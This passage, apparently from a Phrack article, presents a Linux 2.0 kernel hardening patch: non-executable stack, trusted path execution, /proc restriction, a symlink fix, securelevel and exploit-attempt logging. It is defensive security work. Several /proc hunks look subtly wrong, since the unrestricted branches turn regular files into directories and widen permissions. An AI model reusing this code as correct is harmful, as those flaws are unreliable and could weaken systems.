5. To configure the split GID privilege patch, add the follow to your /etc/group file:

```
    `cat >> /etc/group`
      priv_port::16:user1, user2, user3
      raw_sock::17:user1, user2
      sock_pak::18:user2, user3
    ^D
```

    Where `userx` are the usernames of the users you wish to give these permissions to. Next, fix the corresponding group and permissions on the binaries you wish to strip root privileges from:

    `chgrp raw_sock /bin/ping`
    `chmod 2755 /bin/ping`

----[The patchfile

    This patchfile should be extracted with the Phrack Magazine Extraction Utility included in this (and every) issue.

```
<++> slinux.patch
diff -ru linux-stock/Documentation/Configure.help linux-patched/Documentation/Configure.h
elp
--- linux-stock/Documentation/Configure.help    Fri Sep  5 20:43:58 1997
+++ linux-patched/Documentation/Configure.help  Mon Nov 10 22:02:36 1997
@@ -720,6 +720,77 @@
   later load the module when you install the JDK or find an interesting
   Java program that you can't live without.

+Non-executable user stack area (EXPERIMENTAL)
+CONFIG_STACKEXEC
+  Most buffer overflow exploits are based on overwriting a function's
+  return address on the stack to point to some arbitrary code, which is
+  also put onto the stack. If the stack area is non-executable, buffer
+  overflow vulnerabilities become harder to exploit. However, a few
+  programs depend on the stack being executable, and might stop working
+  unless you also enable GCC trampolines autodetection below, or enable
+  the stack area execution permission for every such program separately
+  using chstk.c. If you don't know what all this is about, or don't care
+  about security that much, say N.
+
+Autodetect GCC trampolines
+CONFIG_STACKEXEC_AUTOENABLE
```

```
+  GCC generates trampolines on the stack to correctly pass control to
+  nested functions when calling from outside. This requires the stack
+  being executable. When this option is enabled, programs containing
+  trampolines will automatically get their stack area executable when
+  a trampoline is found. However, in some cases this autodetection can
+  be fooled in a buffer overflow exploit, so it is more secure to
+  disable this option and use chstk.c to enable the stack area execution
+  permission for every such program separately. If you're too lazy,
+  answer Y.
+
+Log buffer overflow exploit attempts
+CONFIG_STACKEXEC_LOG
+  This option enables logging of buffer overflow exploit attempts. No
+  more than one attempt per minute is logged, so this is safe. Say Y.
+
+Process table viewing restriction (EXPERIMENTAL)
+CONFIG_PROC_RESTRICT
+  This option enables process table viewing restriction.  Users will only
+  be able to get status of processes they own, with the exception the
+  root user, who can get an entire process table listing.  This patch
+  should not cause any problems with other programs but it is not fully
+  tested under every possible contingency.  You must enable the /proc
+  filesystem for this option to be of any use.  If you run a multi-user
+  system and are reasonably concerned with privacy and/or security, say Y.
+
+Trusted path execution (EXPERIMENTAL)
+CONFIG_TPE
+  This option enables trusted path execution.  Binaries are considered
+  `trusted` if they live in a root owned directory that is not group or
+  world writable.  If an attempt is made to execute a program from a non
+  trusted directory, it will simply not be allowed to run.  This is
+  quite useful on a multi-user system where security is an issue.  Users
+  will not be able to compile and execute arbitrary programs (read: evil)
+  from their home directories, as these directories are not trusted.
+  This option is useless on a single user machine.
+
+Trusted path execution (EXPERIMENTAL)
+CONFIG_TPE_LOG
+  This option enables logging of execution attempts from non-trusted
+  paths.
+
+Secure mode (EXPERIMENTAL)
+CONFIG_SECURE_ON
+  This bumps up the securelevel from 0 to 1.  When the securelevel is `on`,
+  immutable and append-only bits cannot be set or cleared.  If you are not
+  concerned with security, you can say `N`.
+
+Split Network Groups (EXPERIMENTAL)
+CONFIG_SPLIT_GID
+  This is a simple kernel patch that allows you to perform certain
+  privileged operations with out requiring root access.  With this patch
+  three groups become privileged groups allowed to do different operations
+  within the kernel.
+  GID 16 allows programs to bind to privledged ports.
+  GID 17 allows programs to open raw sockets.
+  GID 18 allows programs to open sock packets.
+
 Processor type
 CONFIG_M386
   This is the processor type of your CPU. It is used for optimizing
@@ -2951,6 +3020,27 @@
   netatalk, new mars-nwe and other file servers. At the time of
   writing none of these are available. So it's safest to say N here
   unless you really know that you need this feature.
+
+Symlink security fix (EXPERIMENTAL)
+CONFIG_SYMLINK_FIX
+  A very common class of security hole on UNIX-like systems involves
+  a malicious user creating a symbolic link in /tmp pointing at
+  another user's file. When the victim then writes to that file they
```

```
+  inadvertently write to the wrong file. Enabling this option fixes
+  this class of hole by preventing a process from following a link
+  which is in a +t directory unless they own the link. However, this
+  fix does not affect links owned by root, since these could only be
+  created by someone having root access already. To prevent someone
+  from using a hard link instead, this fix does not allow non-root
+  users to create hard links in a +t directory to files they don't
+  own. Note that this fix might break things. Only say Y if security
+  is more important.
+
+Log symlink exploit attempts
+CONFIG_SYMLINK_LOG
+  This option enables logging of symlink (and hard link) exploit
+  attempts. No more than one attempt per minute is logged, so this is
+  safe. Say Y.

 Minix fs support
 CONFIG_MINIX_FS
diff -ru linux-stock/arch/i386/config.in linux-patched/arch/i386/config.in
--- linux-stock/arch/i386/config.in     Sun May 12 21:17:23 1996
+++ linux-patched/arch/i386/config.in   Sun Nov  9 12:38:27 1997
@@ -35,6 +35,15 @@
 tristate 'Kernel support for ELF binaries' CONFIG_BINFMT_ELF
 if [ "$CONFIG_EXPERIMENTAL" = "y" ]; then
   tristate 'Kernel support for JAVA binaries' CONFIG_BINFMT_JAVA
+  bool 'Non-executable user stack area (EXPERIMENTAL)' CONFIG_STACKEXEC
+  if [ "$CONFIG_STACKEXEC" = "y" ]; then
+    bool '   Autodetect GCC trampolines' CONFIG_STACKEXEC_AUTOENABLE
+    bool '   Log buffer overflow exploit attempts' CONFIG_STACKEXEC_LOG
+  fi
+    bool '   Restrict process table viewing (EXPERIMENTAL)' CONFIG_PROC_RESTRICT
+    bool '   Trusted path execution (EXPERIMENTAL)' CONFIG_TPE
+    bool '   Log untrusted path execution attempts (EXPERIMENTAL)' CONFIG_TPE_LOG
+    bool '   Split Network GIDs (EXPERIMENTAL)' CONFIG_SPLIT_GID
 fi
 bool 'Compile kernel as ELF - if your GCC is ELF-GCC' CONFIG_KERNEL_ELF

diff -ru linux-stock/arch/i386/defconfig linux-patched/arch/i386/defconfig
--- linux-stock/arch/i386/defconfig     Mon Sep 22 13:44:01 1997
+++ linux-patched/arch/i386/defconfig   Sun Nov  9 12:38:23 1997
@@ -24,6 +24,10 @@
 CONFIG_SYSVIPC=y
 CONFIG_BINFMT_AOUT=y
 CONFIG_BINFMT_ELF=y
+# CONFIG_STACKEXEC is not set
+CONFIG_STACKEXEC_AUTOENABLE=y
+CONFIG_STACKEXEC_LOG=y
+CONFIG_SPLIT_GID=y
 CONFIG_KERNEL_ELF=y
 # CONFIG_M386 is not set
 # CONFIG_M486 is not set
@@ -134,6 +138,8 @@
 # Filesystems
 #
 # CONFIG_QUOTA is not set
+# CONFIG_SYMLINK_FIX is not set
+CONFIG_SYMLINK_LOG=y
 CONFIG_MINIX_FS=y
 # CONFIG_EXT_FS is not set
 CONFIG_EXT2_FS=y
@@ -143,6 +149,9 @@
 # CONFIG_VFAT_FS is not set
 # CONFIG_UMSDOS_FS is not set
 CONFIG_PROC_FS=y
+CONFIG_PROC_RESTRICT=y
+CONFIG_TPE=y
+CONFIG_TPE_LOG=y
 CONFIG_NFS_FS=y
 # CONFIG_ROOT_NFS is not set
 # CONFIG_SMB_FS is not set
```

```
diff -ru linux-stock/arch/i386/kernel/head.S linux-patched/arch/i386/kernel/head.S
--- linux-stock/arch/i386/kernel/head.S Tue Aug  5 09:19:53 1997
+++ linux-patched/arch/i386/kernel/head.S       Sun Nov  9 00:55:50 1997
@@ -400,10 +400,17 @@
        .quad 0x0000000000000000        /* not used */
        .quad 0xc0c39a000000ffff        /* 0x10 kernel 1GB code at 0xC0000000 */
        .quad 0xc0c392000000ffff        /* 0x18 kernel 1GB data at 0xC0000000 */
+#ifdef CONFIG_STACKEXEC
+       .quad 0x00cafa000000ffff        /* 0x23 user   2.75GB code at 0 */
+       .quad 0x00cbf2000000ffff        /* 0x2b user   3GB data at 0 */
+       .quad 0x00cbda000000ffff        /* 0x32 user   3GB code at 0, DPL=2 */
+       .quad 0x00cbd2000000ffff        /* 0x3a user   3GB stack at 0, DPL=2 */
+#else
        .quad 0x00cbfa000000ffff        /* 0x23 user   3GB code at 0x00000000 */
        .quad 0x00cbf2000000ffff        /* 0x2b user   3GB data at 0x00000000 */
        .quad 0x0000000000000000        /* not used */
        .quad 0x0000000000000000        /* not used */
+#endif
        .fill 2*NR_TASKS,8,0            /* space for LDT's and TSS's etc */
 #ifdef CONFIG_APM
        .quad 0x00c09a0000000000        /* APM CS    code */
diff -ru linux-stock/arch/i386/kernel/ptrace.c linux-patched/arch/i386/kernel/ptrace.c
--- linux-stock/arch/i386/kernel/ptrace.c       Mon Aug  4 12:12:22 1997
+++ linux-patched/arch/i386/kernel/ptrace.c     Sun Nov  9 00:55:50 1997
@@ -413,7 +413,7 @@
                            addr == FS || addr == GS ||
                            addr == CS || addr == SS) {
                                data &= 0xffff;
-                               if (data && (data & 3) != 3)
+                               if (data && (data & 3) < 2)
                                        return -EIO;
                        }
                        if (addr == EFL) {   /* flags. */
@@ -423,6 +423,10 @@
                   /* Do not allow the user to set the debug register for kernel
                      address space */
                   if(addr < 17){
+                       if (addr == EIP && (data & 0xF0000000) == 0xB0000000)
+                       if (put_stack_long(child, CS*sizeof(long)-MAGICNUMBER, USER_HUGE_
CS) ||
+                           put_stack_long(child, SS*sizeof(long)-MAGICNUMBER, USER_HUGE_
SS))
+                               return -EIO;
                          if (put_stack_long(child, sizeof(long)*addr-MAGICNUMBER, data))
                                return -EIO;
                        return 0;
diff -ru linux-stock/arch/i386/kernel/signal.c linux-patched/arch/i386/kernel/signal.c
--- linux-stock/arch/i386/kernel/signal.c       Mon Aug  4 12:12:51 1997
+++ linux-patched/arch/i386/kernel/signal.c     Sun Nov  9 00:55:50 1997
@@ -83,10 +83,10 @@
 #define COPY_SEG(x) \
 if (   (context.x & 0xfffc)     /* not a NULL selectors */ \
     && (context.x & 0x4) != 0x4 /* not a LDT selector */ \
-    && (context.x & 3) != 3     /* not a RPL3 GDT selector */ \
+    && (context.x & 3) < 2      /* not a RPL3 or RPL2 GDT selector */ \
    ) goto badframe; COPY(x);
 #define COPY_SEG_STRICT(x) \
-if (!(context.x & 0xfffc) || (context.x & 3) != 3) goto badframe; COPY(x);
+if (!(context.x & 0xfffc) || (context.x & 3) < 2) goto badframe; COPY(x);
        struct sigcontext_struct context;
        struct pt_regs * regs;

@@ -167,16 +167,20 @@
        unsigned long * frame;

        frame = (unsigned long *) regs->esp;
-       if (regs->ss != USER_DS && sa->sa_restorer)
+       if (regs->ss != USER_DS && regs->ss != USER_HUGE_SS && sa->sa_restorer)
                frame = (unsigned long *) sa->sa_restorer;
        frame -= 64;
```

```
        if (verify_area(VERIFY_WRITE,frame,64*4))
                do_exit(SIGSEGV);

 /* set up the "normal" stack seen by the signal handler (iBCS2) */
+#ifdef CONFIG_STACKEXEC
+       put_user((unsigned long)MAGIC_SIGRETURN, frame);
+#else
 #define __CODE ((unsigned long)(frame+24))
 #define CODE(x) ((unsigned long *) ((x)+__CODE))
        put_user(__CODE,frame);
+#endif
        if (current->exec_domain && current->exec_domain->signal_invmap)
                put_user(current->exec_domain->signal_invmap[signr], frame+1);
        else
@@ -204,19 +208,17 @@
 /* non-iBCS2 extensions.. */
        put_user(oldmask, frame+22);
        put_user(current->tss.cr2, frame+23);
+#ifndef CONFIG_STACKEXEC
 /* set up the return code... */
        put_user(0x0000b858, CODE(0));  /* popl %eax ; movl $,%eax */
        put_user(0x80cd0000, CODE(4));  /* int $0x80 */
        put_user(__NR_sigreturn, CODE(2));
 #undef __CODE
 #undef CODE
+#endif

        /* Set up registers for signal handler */
-       regs->esp = (unsigned long) frame;
-       regs->eip = (unsigned long) sa->sa_handler;
-       regs->cs = USER_CS; regs->ss = USER_DS;
-       regs->ds = USER_DS; regs->es = USER_DS;
-       regs->gs = USER_DS; regs->fs = USER_DS;
+       start_thread(regs, (unsigned long)sa->sa_handler, (unsigned long)frame);
        regs->eflags &= ~TF_MASK;
 }

diff -ru linux-stock/arch/i386/kernel/traps.c linux-patched/arch/i386/kernel/traps.c
--- linux-stock/arch/i386/kernel/traps.c        Mon Aug 11 13:37:24 1997
+++ linux-patched/arch/i386/kernel/traps.c      Sun Nov  9 00:55:50 1997
@@ -117,7 +117,7 @@

        esp = (unsigned long) &regs->esp;
        ss = KERNEL_DS;
-       if ((regs->eflags & VM_MASK) || (3 & regs->cs) == 3)
+       if ((regs->eflags & VM_MASK) || (3 & regs->cs) >= 2)
                return;
        if (regs->cs & 3) {
                esp = regs->esp;
@@ -193,11 +193,82 @@

 asmlinkage void do_general_protection(struct pt_regs * regs, long error_code)
 {
+#ifdef CONFIG_STACKEXEC
+       unsigned long retaddr;
+#endif
+
        if (regs->eflags & VM_MASK) {
                handle_vm86_fault((struct vm86_regs *) regs, error_code);
                return;
        }
+
+#ifdef CONFIG_STACKEXEC
+/* Check if it was return from a signal handler */
+       if (regs->cs == USER_CS || regs->cs == USER_HUGE_CS)
+       if (get_seg_byte(USER_DS, (char *)regs->eip) == 0xC3)
+       if (!verify_area(VERIFY_READ, (void *)regs->esp, 4))
+       if ((retaddr = get_seg_long(USER_DS, (char *)regs->esp)) ==
+           MAGIC_SIGRETURN) {
+/*
```

```
+ * Call sys_sigreturn() to restore the context. It would definitely be better
+ * to convert sys_sigreturn() into an inline function accepting a pointer to
+ * pt_regs, making this faster...
+ */
+               regs->esp += 8;
+               __asm__("movl %3,%%esi;"
+                       "subl %1,%%esp;"
+                       "movl %2,%%ecx;"
+                       "movl %%esp,%%edi;"
+                       "cld; rep; movsl;"
+                       "call sys_sigreturn;"
+                       "leal %3,%%edi;"
+                       "addl %1,%%edi;"
+                       "movl %%esp,%%esi;"
+                       "movl (%%edi),%%edi;"
+                       "movl %2,%%ecx;"
+                       "cld; rep; movsl;"
+                       "movl %%esi,%%esp"
+               :
+/* %eax is returned separately */
+               "=a" (regs->eax)
+               :
+               "i" (sizeof(*regs)),
+               "i" (sizeof(*regs) >> 2),
+               "m" (regs)
+               :
+               "cx", "dx", "si", "di", "cc", "memory");
+               return;
+       }
+
+#ifdef CONFIG_STACKEXEC_LOG
+/*
+ * Check if we're returning to the stack area, which is only likely to happen
+ * when attempting to exploit a buffer overflow.
+ */
+       else if (regs->cs == USER_CS &&
+           (retaddr & 0xF0000000) == 0xB0000000)
+               security_alert("buffer overflow");
+#endif
+#endif
+
        die_if_kernel("general protection",regs,error_code);
+
+#if defined(CONFIG_STACKEXEC) && defined(CONFIG_STACKEXEC_AUTOENABLE)
+/*
+ * Switch to the original huge code segment (and allow code execution on the
+ * stack for this entire process), if the faulty instruction is a call %reg,
+ * except for call %esp.
+ */
+       if (regs->cs == USER_CS)
+       if (get_seg_byte(USER_DS, (char *)regs->eip) == 0xFF &&
+           (get_seg_byte(USER_DS, (char *)(regs->eip + 1)) & 0xD8) == 0xD0 &&
+           get_seg_byte(USER_DS, (char *)(regs->eip + 1)) != 0xD4) {
+               current->flags |= PF_STACKEXEC;
+               regs->cs = USER_HUGE_CS; regs->ss = USER_HUGE_SS;
+               return;
+       }
+#endif
+
        current->tss.error_code = error_code;
        current->tss.trap_no = 13;
        force_sig(SIGSEGV, current);
diff -ru linux-stock/arch/i386/mm/fault.c linux-patched/arch/i386/mm/fault.c
--- linux-stock/arch/i386/mm/fault.c    Sat Aug 16 22:21:20 1997
+++ linux-patched/arch/i386/mm/fault.c  Sun Nov  9 00:55:50 1997
@@ -44,6 +44,7 @@
        unsigned long page;
        int write;

+       if ((regs->cs & 3) >= 2) error_code |= 4;
```

```
        /* get the address */
        __asm__("movl %%cr2,%0":"=r" (address));
        down(&mm->mmap_sem);
diff -ru linux-stock/fs/binfmt_aout.c linux-patched/fs/binfmt_aout.c
--- linux-stock/fs/binfmt_aout.c        Wed Oct 15 14:56:43 1997
+++ linux-patched/fs/binfmt_aout.c      Tue Nov 11 00:38:48 1997
@@ -315,6 +315,7 @@
        current->suid = current->euid = current->fsuid = bprm->e_uid;
        current->sgid = current->egid = current->fsgid = bprm->e_gid;
        current->flags &= ~PF_FORKNOEXEC;
+        if (N_FLAGS(ex) & F_STACKEXEC) current->flags |= PF_STACKEXEC;
        if (N_MAGIC(ex) == OMAGIC) {
 #ifdef __alpha__
                do_mmap(NULL, N_TXTADDR(ex) & PAGE_MASK,
diff -ru linux-stock/fs/binfmt_elf.c linux-patched/fs/binfmt_elf.c
--- linux-stock/fs/binfmt_elf.c Wed Oct 15 14:56:43 1997
+++ linux-patched/fs/binfmt_elf.c       Tue Nov 11 01:02:05 1997
@@ -55,7 +55,10 @@
 #define ELF_PAGESTART(_v) ((_v) & ~(unsigned long)(ELF_EXEC_PAGESIZE-1))
 #define ELF_PAGEOFFSET(_v) ((_v) & (ELF_EXEC_PAGESIZE-1))

-static struct linux_binfmt elf_format = {
+#ifndef CONFIG_STACKEXEC
+static
+#endif
+struct linux_binfmt elf_format = {
 #ifndef MODULE
        NULL, NULL, load_elf_binary, load_elf_library, elf_core_dump
 #else
@@ -662,6 +665,7 @@
        current->suid = current->euid = current->fsuid = bprm->e_uid;
        current->sgid = current->egid = current->fsgid = bprm->e_gid;
        current->flags &= ~PF_FORKNOEXEC;
+        if (elf_ex.e_flags & EF_STACKEXEC) current->flags |= PF_STACKEXEC;
        bprm->p = (unsigned long)
          create_elf_tables((char *)bprm->p,
                        bprm->argc,
diff -ru linux-stock/fs/exec.c linux-patched/fs/exec.c
--- linux-stock/fs/exec.c       Wed Oct 15 14:56:43 1997
+++ linux-patched/fs/exec.c     Tue Nov 11 12:59:51 1997
@@ -475,6 +475,8 @@
        }
        current->comm[i] = '\0';

+        current->flags &= ~PF_STACKEXEC;
+
        /* Release all of the old mmap stuff. */
        if (exec_mmap())
                return -ENOMEM;
@@ -650,12 +652,30 @@
 int do_execve(char * filename, char ** argv, char ** envp, struct pt_regs * regs)
 {
        struct linux_binprm bprm;
+        struct inode *dir;
+        const char *basename;
+        int namelen;
        int retval;
        int i;

        bprm.p = PAGE_SIZE*MAX_ARG_PAGES-sizeof(void *);
        for (i=0 ; i<MAX_ARG_PAGES ; i++)       /* clear page-table */
                bprm.page[i] = 0;
+
+#ifdef  CONFIG_TPE
+        /* Check to make sure the path is trusted.  If the directory is root
+         * owned and not group/world writable, it's trusted.  Otherwise,
+         * return -EACCES and optionally log it
+         */
+        dir_namei(filename, &namelen, &basename, NULL, &dir);
+        if (dir->i_mode & (S_IWGRP | S_IWOTH) || dir->i_uid)
```

```
+        {
+#ifdef  CONFIG_TPE_LOG
+            security_alert("Trusted path execution violation");
+#endif  /* CONFIG_TPE_LOG */
+            return -EACCES;
+        }
+#endif  /* CONFIG_TPE */
         retval = open_namei(filename, 0, 0, &bprm.inode, NULL);
         if (retval)
                 return retval;
diff -ru linux-stock/fs/namei.c linux-patched/fs/namei.c
--- linux-stock/fs/namei.c      Sat Aug 16 16:23:19 1997
+++ linux-patched/fs/namei.c    Tue Nov 11 00:44:51 1997
@@ -19,6 +19,7 @@
 #include <linux/fcntl.h>
 #include <linux/stat.h>
 #include <linux/mm.h>
+#include <linux/config.h>

 #define ACC_MODE(x) ("\000\004\002\006"[(x)&O_ACCMODE])

@@ -207,6 +208,23 @@
                 *res_inode = inode;
                 return 0;
         }
+#ifdef CONFIG_SYMLINK_FIX
+/*
+ * Don't follow links that we don't own in +t directories, unless the link
+ * is owned by root.
+ */
+        if (S_ISLNK(inode->i_mode) && (dir->i_mode & S_ISVTX) &&
+            inode->i_uid &&
+            current->fsuid != inode->i_uid) {
+#ifdef CONFIG_SYMLINK_LOG
+                security_alert("symlink");
+#endif
+                iput(dir);
+                iput(inode);
+                *res_inode = NULL;
+                return -EPERM;
+        }
+#endif
         return inode->i_op->follow_link(dir,inode,flag,mode,res_inode);
 }

@@ -216,8 +234,13 @@
  * dir_namei() returns the inode of the directory of the
  * specified name, and the name within that directory.
  */
+#ifdef  CONFIG_TPE
+int dir_namei(const char *pathname, int *namelen, const char **name,
+                      struct inode * base, struct inode **res_inode)
+#else
 static int dir_namei(const char *pathname, int *namelen, const char **name,
                      struct inode * base, struct inode **res_inode)
+#endif  /* CONFIG_TPE */
 {
         char c;
         const char * thisname;
@@ -787,6 +810,22 @@
                 iput(dir);
                 return -EPERM;
         }
+#ifdef CONFIG_SYMLINK_FIX
+/*
+ * Don't allow non-root users to create hard links to files they don't own
+ * in a +t directory.
+ */
+        if ((dir->i_mode & S_ISVTX) &&
+            current->fsuid != oldinode->i_uid &&
```

```
+            !fsuser()) {
+#ifdef CONFIG_SYMLINK_LOG
+                security_alert("hard link");
+#endif
+                iput(oldinode);
+                iput(dir);
+                return -EPERM;
+        }
+#endif
        if (IS_RDONLY(dir)) {
                iput(oldinode);
                iput(dir);
diff -ru linux-stock/fs/proc/base.c linux-patched/fs/proc/base.c
--- linux-stock/fs/proc/base.c  Wed Feb 21 01:26:09 1996
+++ linux-patched/fs/proc/base.c        Sun Nov  9 10:53:19 1997
@@ -74,7 +74,11 @@
  */
 struct proc_dir_entry proc_pid = {
        PROC_PID_INO, 5, "<pid>",
-       S_IFDIR | S_IRUGO | S_IXUGO, 2, 0, 0,
+#ifdef  CONFIG_PROC_RESTRICT
+        S_IFDIR | S_IRUSR | S_IXUSR, 2, 0, 0,
+#else
+        S_IFDIR | S_IRUGO | S_IXUGO, 2, 0, 0,
+#endif  /* CONFIG_PROC_RESTRICT */
        0, &proc_base_inode_operations,
        NULL, proc_pid_fill_inode,
        NULL, &proc_root, NULL
diff -ru linux-stock/fs/proc/inode.c linux-patched/fs/proc/inode.c
--- linux-stock/fs/proc/inode.c Sat Nov 30 02:21:21 1996
+++ linux-patched/fs/proc/inode.c       Sun Nov  9 10:58:06 1997
@@ -153,7 +153,11 @@
        if (!p || i >= NR_TASKS)
                return;
        if (ino == PROC_ROOT_INO) {
-               inode->i_mode = S_IFDIR | S_IRUGO | S_IXUGO;
+#ifdef  CONFIG_PROC_RESTRICT
+                inode->i_mode = S_IFDIR | S_IRUSR | S_IXUSR;
+#else
+                inode->i_mode = S_IFDIR | S_IRUGO | S_IXUGO;
+#endif  /* CONFIG_PROC_RESTRICT */
                inode->i_nlink = 2;
                for (i = 1 ; i < NR_TASKS ; i++)
                        if (task[i])
@@ -171,7 +175,11 @@
                                inode->i_nlink = 2;
                                break;
                        case PROC_SCSI:
+#ifdef  CONFIG_PROC_RESTRICT
+                                inode->i_mode = S_IFDIR | S_IRUSR | S_IXUSR;
+#else
                                 inode->i_mode = S_IFDIR | S_IRUGO | S_IXUGO;
+#endif  /* CONFIG_PROC_RESTRICT */
                                 inode->i_nlink = 2;
                                 inode->i_op = &proc_scsi_inode_operations;
                                 break;
@@ -181,7 +189,11 @@
                                inode->i_size = (MAP_NR(high_memory) << PAGE_SHIFT) + PAG
E_SIZE;
                                break;
                        case PROC_PROFILE:
-                               inode->i_mode = S_IFREG | S_IRUGO | S_IWUSR;
+#ifdef  CONFIG_PROC_RESTRICT
+                                inode->i_mode = S_IFDIR | S_IRUSR | S_IXUSR;
+#else
+                                inode->i_mode = S_IFDIR | S_IRUGO | S_IXUGO;
+#endif  /* CONFIG_PROC_RESTRICT */
                                inode->i_op = &proc_profile_inode_operations;
                                inode->i_size = (1+prof_len) * sizeof(unsigned long);
                                break;
```

```
@@ -203,7 +215,11 @@
                        return;
                case PROC_PID_MEM:
                        inode->i_op = &proc_mem_inode_operations;
-                       inode->i_mode = S_IFREG | S_IRUSR | S_IWUSR;
+#ifdef  CONFIG_PROC_RESTRICT
+                        inode->i_mode = S_IFDIR | S_IRUSR | S_IXUSR;
+#else
+                        inode->i_mode = S_IFDIR | S_IRUGO | S_IXUGO;
+#endif  /* CONFIG_PROC_RESTRICT */
                        return;
                case PROC_PID_CWD:
                case PROC_PID_ROOT:
diff -ru linux-stock/include/asm-i386/processor.h linux-patched/include/asm-i386/processo
r.h
--- linux-stock/include/asm-i386/processor.h    Tue Mar 11 13:52:29 1997
+++ linux-patched/include/asm-i386/processor.h  Tue Nov 11 00:47:04 1997
@@ -9,6 +9,8 @@

 #include <asm/vm86.h>
 #include <asm/math_emu.h>
+#include <linux/binfmts.h>
+#include <linux/config.h>

 /*
  * System setup and hardware bug flags..
@@ -41,6 +43,15 @@
  */
 #define TASK_SIZE      (0xC0000000UL)

+#if defined(CONFIG_STACKEXEC) && defined(CONFIG_BINFMT_ELF)
+extern struct linux_binfmt elf_format;
+#define MMAP_ADDR ( \
+       current->binfmt == &elf_format && \
+       !(current->flags & PF_STACKEXEC) \
+       ? 0x00110000UL \
+       : TASK_SIZE / 3 )
+#endif
+
 /*
  * Size of io_bitmap in longwords: 32 is ports 0-0x3ff.
  */
@@ -134,14 +145,6 @@
 #define alloc_kernel_stack()    __get_free_page(GFP_KERNEL)
 #define free_kernel_stack(page) free_page((page))

-static inline void start_thread(struct pt_regs * regs, unsigned long eip, unsigned long
esp)
-{
-       regs->cs = USER_CS;
-       regs->ds = regs->es = regs->ss = regs->fs = regs->gs = USER_DS;
-       regs->eip = eip;
-       regs->esp = esp;
-}
-
 /*
  * Return saved PC of a blocked thread.
  */
@@ -151,3 +154,25 @@
 }

 #endif /* __ASM_I386_PROCESSOR_H */
+
+#if defined(current) && !defined(__START_THREAD)
+#define __START_THREAD
+
+static inline void start_thread(struct pt_regs * regs, unsigned long eip, unsigned long
esp)
+{
+#ifdef CONFIG_STACKEXEC
```

```
+       if (current->flags & PF_STACKEXEC) {
+               regs->cs = USER_HUGE_CS; regs->ss = USER_HUGE_SS;
+       } else {
+               regs->cs = USER_CS; regs->ss = USER_DS;
+       }
+       regs->ds = regs->es = regs->fs = regs->gs = USER_DS;
+#else
+       regs->cs = USER_CS;
+       regs->ds = regs->es = regs->fs = regs->gs = regs->ss = USER_DS;
+#endif
+       regs->eip = eip;
+       regs->esp = esp;
+}
+
+#endif /* __START_THREAD */
diff -ru linux-stock/include/asm-i386/segment.h linux-patched/include/asm-i386/segment.h
--- linux-stock/include/asm-i386/segment.h      Tue Apr  9 00:35:29 1996
+++ linux-patched/include/asm-i386/segment.h    Tue Nov 11 00:47:13 1997
@@ -1,11 +1,27 @@
 #ifndef _ASM_SEGMENT_H
 #define _ASM_SEGMENT_H

+#include <linux/config.h>
+
 #define KERNEL_CS      0x10
 #define KERNEL_DS      0x18

 #define USER_CS                0x23
 #define USER_DS                0x2B
+
+#ifdef CONFIG_STACKEXEC
+#define USER_HUGE_CS   0x32
+#define USER_HUGE_SS   0x3A
+#else
+#define USER_HUGE_CS   0x23
+#define USER_HUGE_SS   0x2B
+#endif
+
+/*
+ * Magic address to return to the kernel from signal handlers, any address
+ * beyond user code segment limit will do.
+ */
+#define MAGIC_SIGRETURN        0xC1428571

 #ifndef __ASSEMBLY__

diff -ru linux-stock/include/linux/a.out.h linux-patched/include/linux/a.out.h
--- linux-stock/include/linux/a.out.h   Sat Aug 17 11:19:28 1996
+++ linux-patched/include/linux/a.out.h Tue Nov 11 00:47:21 1997
@@ -37,6 +37,9 @@
   M_MIPS2 = 152,       /* MIPS R6000/R4000 binary */
 };

+/* Constants for the N_FLAGS field */
+#define F_STACKEXEC    1       /* Executable stack area forced */
+
 #if !defined (N_MAGIC)
 #define N_MAGIC(exec) ((exec).a_info & 0xffff)
 #endif
diff -ru linux-stock/include/linux/elf.h linux-patched/include/linux/elf.h
--- linux-stock/include/linux/elf.h     Sat Aug 10 00:03:15 1996
+++ linux-patched/include/linux/elf.h   Tue Nov 11 00:47:39 1997
@@ -57,6 +57,9 @@
  */
 #define EM_ALPHA       0x9026

+/* Constants for the e_flags field */
+#define EF_STACKEXEC   1       /* Executable stack area forced */
+
```

```
 /* This is the info that is needed to parse the dynamic section of the file */
 #define DT_NULL                0
diff -ru linux-stock/include/linux/kernel.h linux-patched/include/linux/kernel.h
--- linux-stock/include/linux/kernel.h  Thu Aug 14 10:05:47 1997
+++ linux-patched/include/linux/kernel.h        Tue Nov 11 00:47:44 1997
@@ -78,6 +78,27 @@
         (((addr) >> 16) & 0xff), \
         (((addr) >> 24) & 0xff)

+#define security_alert(msg) { \
+       static unsigned long warning_time = 0, no_flood_yet = 0; \
+\
+/* Make sure at least one minute passed since the last warning logged */ \
+       if (!warning_time || jiffies - warning_time > 60 * HZ) { \
+               warning_time = jiffies; no_flood_yet = 1; \
+               printk( \
+                       KERN_ALERT \
+                       "Possible " msg " exploit attempt:\n" \
+                       KERN_ALERT \
+                       "Process %s (pid %d, uid %d, euid %d).\n", \
+                       current->comm, current->pid, \
+                       current->uid, current->euid); \
+       } else if (no_flood_yet) { \
+               warning_time = jiffies; no_flood_yet = 0; \
+               printk( \
+                       KERN_ALERT \
+                       "More possible " msg " exploit attempts follow.\n"); \
+       } \
+}
+
 #endif /* __KERNEL__ */

 #define SI_LOAD_SHIFT  16
diff -ru linux-stock/include/linux/sched.h linux-patched/include/linux/sched.h
--- linux-stock/include/linux/sched.h   Wed Oct 15 15:22:05 1997
+++ linux-patched/include/linux/sched.h Tue Nov 11 00:47:48 1997
@@ -269,6 +269,8 @@
 #define PF_USEDFPU     0x00100000      /* Process used the FPU this quantum (SMP only) *
/
 #define PF_DTRACE      0x00200000      /* delayed trace (used on m68k) */

+#define PF_STACKEXEC   0x01000000      /* Executable stack area forced */
+
 /*
  * Limit the stack by to some sane default: root can always
  * increase this limit if needed..  8MB seems reasonable.
@@ -490,6 +492,9 @@

 #define for_each_task(p) \
        for (p = &init_task ; (p = p->next_task) != &init_task ; )
+
+/* x86 start_thread() */
+#include <asm/processor.h>

 #endif /* __KERNEL__ */

diff -ru linux-stock/kernel/sched.c linux-patched/kernel/sched.c
--- linux-stock/kernel/sched.c  Fri Oct 17 13:17:43 1997
+++ linux-patched/kernel/sched.c        Sun Nov  9 01:11:01 1997
@@ -44,7 +44,11 @@
  * kernel variables
  */

+#ifdef  CONFIG_SECURE_ON
+int securelevel = 1;                   /* system security level */
+#else
 int securelevel = 0;                   /* system security level */
+#endif

 long tick = (1000000 + HZ/2) / HZ;     /* timer interrupt period */
```

```
 volatile struct timeval xtime;         /* The current time */
